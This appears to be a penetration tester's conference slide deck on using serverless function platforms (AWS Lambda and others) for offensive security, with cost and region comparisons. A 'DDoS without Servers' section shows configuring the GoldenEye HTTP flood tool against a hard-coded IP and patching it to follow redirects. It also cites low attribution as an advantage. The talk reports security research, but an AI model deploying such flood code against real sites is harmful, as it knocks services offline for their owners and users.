



# Microservices and FaaS for Offensive Security

Ryan Baxendale

# \$ whoami

Ryan Baxendale

Penetration Tester

Centurion Information Security Pte Ltd - [www.centurioninfosec.sg](http://www.centurioninfosec.sg)

Singapore

[twitter.com/ryancancomputer](https://twitter.com/ryancancomputer)

[github.com/ryanbaxendale](https://github.com/ryanbaxendale)

[linkedin.com/in/ryanbaxendale](https://linkedin.com/in/ryanbaxendale)

# AWS Lambda

Jan 2015 - AWS Lambda Preview  
Open to all AWS Customers


Upload your code and trigger it to run  
Scales quickly  
1,000,000 code runs for free every month

Only supported node.js

lambdash: AWS Lambda Shell Hack  
By Eric Hammond

<https://github.com/alectic/lambdash>

Run shell commands using node.js



# Servers are dead...

## “Serverless”



### No Servers to Manage

AWS Lambda automatically runs your code without requiring you to provision or manage servers. Just write the code and upload it to Lambda.

### Run Code, Not Servers - Serverless Computing

[Ad aws.amazon.com/lambda](https://aws.amazon.com/lambda)

Use **AWS Lambda** To Run Code Without Managing Servers. Get Started Today!


Continuous Scaling · Subsecond Metering · Real-Time Data Processing · No Servers to Manage

[Product Details](#)

[FAQs](#)

[One-Year Free Account](#)

[Getting Started Guide](#)



The diagram illustrates the concept of serverless economics. It features a stopwatch on the left with a red needle pointing to 100ms. To the right of the stopwatch is a blue vertical bar representing a function's execution time. To the right of the bar are three dollar signs (\$\$\$) at the top, two (\$\$) in the middle, and one (\$) at the bottom, indicating that payment is only made for the duration of execution.


### Serverless Economics

Cloud Functions are ephemeral, spinning up on-demand and back down in response to events in the environment. Pay only while your function is executing, metered to the nearest 100 milliseconds, and pay nothing after your function finishes.




The diagram shows a laptop on the left with a code editor open, displaying lines of code. To the right of the laptop is a white cloud icon, representing the serverless environment where the code is executed.

# The stack



# Real-time File Processing

## Example: Image Thumbnail Creation





# Scale

<https://github.com/airbnb/streamalert>

**StreamAlert** is a serverless, realtime data analysis framework which empowers you to ingest, analyze, and alert on data from any environment, using datasources and alerting logic you define.

<https://github.com/0x4D31/honeyLambda>

**honeyλ** - a simple serverless application designed to create and monitor URL {honey}tokens, on top of AWS Lambda and Amazon API Gateway

<https://github.com/goadapp/goad>

**Goad** is an AWS Lambda powered, highly distributed, load testing tool built in Go

<https://github.com/davbo/lambda-csp-report-uri>

Simple python application which runs on AWS Lambda and writes **CSP** reports into S3 for later processing

[https://github.com/therefromhere/csp\\_lambda](https://github.com/therefromhere/csp_lambda)

AWS Lambda function to store **Content Security Policy** reports in ElasticSearch



StreamAlert



honeyλ



Goad

# Automate

<https://github.com/marekq/aws-lambda-firewall>


Create **temporary security groups on your EC2 instances** through a simple API call. In addition, audit your security groups easily by the use of automated reports written to S3.

[https://github.com/ilijamt/lambda\\_security\\_group\\_manager](https://github.com/ilijamt/lambda_security_group_manager)

Auto **managing your AWS security groups** with Lambda

<https://github.com/johnmccuk/cloudflare-ip-security-group-update>

Lambda function to retrieve **Cloudflare's IP address list** and update the specified security group





# AWS WAF Automation


<https://aws.amazon.com/answers/security/aws-waf-security-automations/>

Parse application logs and trigger WAF rules

Honeypot

Log parsing (db scraping)

Use third party IP reputation lists



Hello World from the  
Serverless cloud




# AWS Lambda

---

Run code without thinking about servers.  
Pay for only the compute time you consume.

Hello Serverless  
World

# Hello World on AWS Lambda (1/4)



The image shows the top navigation bar of the AWS Lambda console. It includes the AWS logo, a 'Services' dropdown menu, a 'Resource Groups' dropdown menu, and a star icon. Below this is the left sidebar with the 'AWS Lambda' header and two menu items: 'Dashboard' and 'Functions'.

**AWS Lambda**

Dashboard


Functions

Resources for Asia Pacific (Singapore)

Lambda function(s) 1

Code storage 10.8 MB

Create a Lambda function



This is a screenshot of the 'Blank Function' step in the AWS Lambda console wizard. It has a light blue header with the text 'Blank Function'. Below the header, there is a paragraph of text: 'Configure your function from scratch. Define the trigger and deploy your code by stepping through our wizard.' At the bottom, there is a text input field containing the word 'custom'.


**Blank Function**

Configure your function from scratch. Define the trigger and deploy your code by stepping through our wizard.

custom

## Configure triggers

You can choose to add a trigger that will invoke your function.



The image shows the 'Configure triggers' section of the AWS Lambda console. It features a dashed box icon, a right-pointing arrow, and the Lambda logo. Below this is a list of integrations with a search bar at the top labeled 'Filter integrations'. The list includes: API Gateway, AWS IoT, CloudFront, CloudWatch Events, CloudWatch Logs, CodeCommit, DynamoDB, and Kinesis.

Filter integrations

- API Gateway
- AWS IoT
- CloudFront
- CloudWatch Events
- CloudWatch Logs
- CodeCommit
- DynamoDB
- Kinesis

# Hello World on AWS Lambda (2/4)

**Name\***

helloworld

**Code entry type**

Edit code inline

**Description**

get our public ip from opendns

**Runtime\***

Python 2.7

**Runtime\***

Node.js 6.10

C#  
Edge Node.js 4.3  
Java 8  
Node.js 4.3  
Node.js 6.10  
Python 2.7  
Python 3.6

**Handler\***

lambda\_function.lambda\_handler

i

**Role\***

Create a custom role

i

**entry type**

context, ca

**entry type**

context, ca

```
1 import urllib2
2 def lambda_handler(event, context):
3     response = urllib2.urlopen('http://diagnostic.opendns.com/myip').read()
4     return 'Hello from Lambda'+str(response)
5
```

# Hello World on AWS Lambda (3/4)

## AWS Lambda requires access to your resources

AWS Lambda uses an IAM role that grants your custom code permissions to access AWS resources it needs.

### ▼ Hide Details

#### Role Summary ⓘ

**Role** Lambda execution role permissions

#### Description

**IAM Role** Create a new IAM Role ▼

**Role Name** lambda\_execution

### ▼ Hide Policy Document

Edit

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": "arn:aws:logs:*:*:*"
    }
  ]
}
```

**Handler\*** lambda\_function.lambda\_handler ⓘ

**Role\*** Choose an existing role ▼ ⓘ

**Existing role\*** lambda\_execution ▼ ⓘ

**Memory (MB)\*** 128 ▼ ⓘ

**Timeout\*** 1 min 0 sec

Create function

# Hello World on AWS Lambda (4/4)

Test

✓ Execution result: succeeded (logs)

The area below shows the result returned by your function execution.

```
"Hello from Lambda13.228.72.124"
```

IP address is 13.228.72.124

## Summary

|                      |  |
|----------------------|--|
| Code SHA-256         | ScG9L8NI/yq+pkIrSrOfWDurG0nRKTtYe2QLAUR0TUo= |
| Request ID           | 591c9d68-5361-11e7-bad0-b99e77877340         |
| Duration             | 224.77 ms                                    |
| Billed duration      | 300 ms                                       |
| Resources configured | 128 MB                                       |
| Max memory used      | 19 MB  |



# Welcome!


Before starting we need to verify you are a human



I'm not a robot



reCAPTCHA  
[Privacy](#) - [Terms](#)



# docker

## Hello Serverless World


**Sessions and all their instances are deleted after 03:59:55 hours.**

# Hello World on Play with Docker

Hosted: <http://www.play-with-docker.com/>

Build your own: <https://github.com/alexellis/faas>

A serverless framework for Docker



+ ADD NEW INSTANCE

c6002496\_node1

IP

10.0.47.3

Memory

1.73% (70.82MiB / 3.996GiB)

CPU

0.26%

DELETE

```
#####  
#                                     #  
#          WARNING!!!!              #  
# This is a sandbox environment. Using personal credentials   #  
# is HIGHLY! discouraged. Any consequences of doing so, are  #  
# completely the user's responsibilities.                      #  
#                                                             #  
# The PWD team.                                              #  
#####  
[node1] (local) root@10.0.47.3 ~  
$
```

```
$ curl ifconfig.co  
34.206.199.2
```

```
$ python -V  
Python 2.7.13
```

```
$ dig +short -x 34.206.199.2  
ec2-34-206-199-2.compute-1.amazonaws.com.
```

- +Anonymous (no account)
- time limited
- captcha



# Cost

Simple Hello World function to get current IP

<http://serverlesscalc.com/>

## Serverless Cost Calculator (beta)

Calculating cost for AWS Lambda, Azure Functions, Google Cloud Functions, and IBM OpenWhisk

|   |  |
|---|--|
| 10000000  |  <u>Number of Executions</u>          |
| 300   |  <u>Estimated Execution Time (ms)</u> |
| 128MB   |  <u>Memory Size</u>                   |
| <input checked="" type="radio"/> True <input type="radio"/> False | <input checked="" type="checkbox"/> <u>Include Free-Tier</u>   |
| <input type="radio"/> True <input checked="" type="radio"/> False | <input checked="" type="checkbox"/> <u>HTTP Requests</u>   |

AWS: “**1M free requests per month and 400,000 GB-seconds of compute time per month**”

128 MB = 3,200,000 free seconds per month  
Then \$0.000000208 per 100ms

300ms - 10 million executions for \$1.80

| Vendor                 | Request Cost | Compute Cost | Total  |
|------------------------|--------------|--------------|--------|
| AWS Lambda             | \$1.80       | \$0.00       | \$1.80 |
| Azure Functions        | \$1.80       | \$0.00       | \$1.80 |
| Google Cloud Functions | \$3.20       | \$4.00       | \$7.20 |
| IBM OpenWhisk          | \$0.00       | \$0.00       | \$0.00 |

# FaaS support by region

## AWS

1. US East (N. Virginia)
2. US East (Ohio)
3. US West (N. California)
4. US West (Oregon)
5. Canada (Central)
6. EU (Ireland)
7. EU (Frankfurt)
8. EU (London)
9. Asia Pacific (Singapore)
10. Asia Pacific (Sydney)
11. Asia Pacific (Seoul)
12. Asia Pacific (Tokyo)
13. Asia Pacific (Mumbai)
14. South America (São Paulo)

## Azure

1. East US
2. East US 2
3. West US
4. West US 2
5. South Central US
6. North Central US
7. Central US
8. Canada Central
9. Canada East
10. North Europe
11. West Europe
12. UK West
13. UK South
14. Southeast Asia
15. East Asia
16. Japan West

## Azure

17. Japan East
18. Brazil South
19. Australia East
20. Australia Southeast
22. Central India
23. South India

## IBM

1. US South

## Google

1. IOWA (us-central1)

## Play with Docker

1. (AWS)

# Overview

|             | Google              | IBM   | AWS   | Azure  |
|-------------|---------------------|---|---|--|
| Regions     | 1                   | 1   | <u>14</u>   | <u>23</u>  |
| Language    | Node.js<br>(Python) | <u>Docker</u><br>Node.js 6<br>Python 3<br>Swift 3 | Edge Node.js 4.3<br>Node.js 4.3<br>Node.js 6.10<br>Python 2.7<br>Python 3.6 | Bash, Batch<br>C#, F#<br>JavaScript<br>Php, PowerShell<br>Python, TypeScript |
| OS (Python) | Linux<br>Debian 8.8 | Linux<br>Ubuntu 14.04.1                           | Linux<br>4.4.51-40.60.amzn1.x86_64  | <b>Windows Server 2012</b>   |
| Network     | <u>IPv6</u>         | IPv4  | IPv4  | IPv4   |

# Advantages

1. Low cost (“free”)
  - a. Sign up credit
2. Unspecified source IP addresses
  - a. Possibly low attribution
3. Global data centers
  - a. China







# Project Thunderstruck

Finding use cases for FaaS in offensive security

# Project Thunderstruck

Finding use cases for FaaS in offensive security

Explore different cloud service providers

Try to get *supercomputer* resources without paying supercomputer prices

## **DEF CON 25**

1. DDoS without Servers
2. SMS OTP Brute Force

## **BSidesLV 2017**

1. Searching in IPv6

# DDoS without Servers

# 1: DDoS without Servers

Client purchases anti-ddos service

Does it work? Will they scrub the attack at 2am?


Plan:

1. Find a simple HTTP DDoS tool with code in python
2. Get it working on a cloud service provider
3. Start the worker/code
4. Monitor the target and wait for results

GoldenEye - <https://github.com/jseidl/GoldenEye>

Modified slightly to hard code target IP, Host headers, path, and deployed to **\*undisclosed\*** cloud service provider

Simple script to start the function, wait for it to timeout (60 seconds)



# Script Kiddie skills

*Paste goldeneye.py code*

```
def error(msg):  
    # print help information and exit:  
    sys.stderr.write(str(msg+"\n"))  
    usage()  
    sys.exit(2)
```

*Remove everything from “# Main” / line 567 down*

```
goldeneye = GoldenEye("http://128.199.175.83")  
goldeneye.useragents = ["Mozilla/5.0 (X11; Linux  
x86_64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/59.0.3071.104 Safari/537.36"]  
goldeneye.nr_workers = 1  
goldeneye.method = METHOD_POST  
goldeneye.nr_sockets = 1  
goldeneye.fire()
```

Test on our server

Run the function

Tail logs and wait for results



# The attack

Trigger the code to start

Wait for abuse email...



Site is still up

Something unexpected has occurred...

```
ryan@focus:~$ torify curl -v http://www.
* Trying
* Connected to www. port 80 (#0)
> GET /en/ HTTP/1.1
> Host:
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 302 Redirect
< Connection: Close
< Pragma: no-cache
< Location: http://www.??mophlfcbaaaaaaai
< Cache-control: no-cache
< Content-Type: text/html; charset=UTF-8;
< Content-Length: 0;
<
* Closing connection 0
ryan@focus:~$
```

# Python

Modify goldeneye to follow redirects

Find in the code (line 336):

```
for conn_resp in self.socks:  
    resp = conn_resp.getresponse()
```

Add the following:

```
if resp.getheader('Location') is not None:  
    next_url = resp.getheader('Location')  
    (url, headers) = self.createPayload()  
    method = random.choice([METHOD_GET, METHOD_POST]) if self.method == METHOD_RANDOM else self.method  
    conn_resp.request(method.upper(), next_url, None, headers)
```

Update the function

Try again...




# Monitor the target

AWS Route 53 Health Checks

Checks HTTP service  
Can look for keywords



|                                     | Name | Status  | Description | Alarms    |
|-------------------------------------|------|---|-------------|-----------|
| <input type="checkbox"/>            |      | <div><div></div></div> an hour ago 43 minutes ago Healthy   | https       | No alarms |
| <input type="checkbox"/>            |      | <div><div></div></div> 2 hours ago 43 minutes ago Unhealthy | http/       | No alarms |
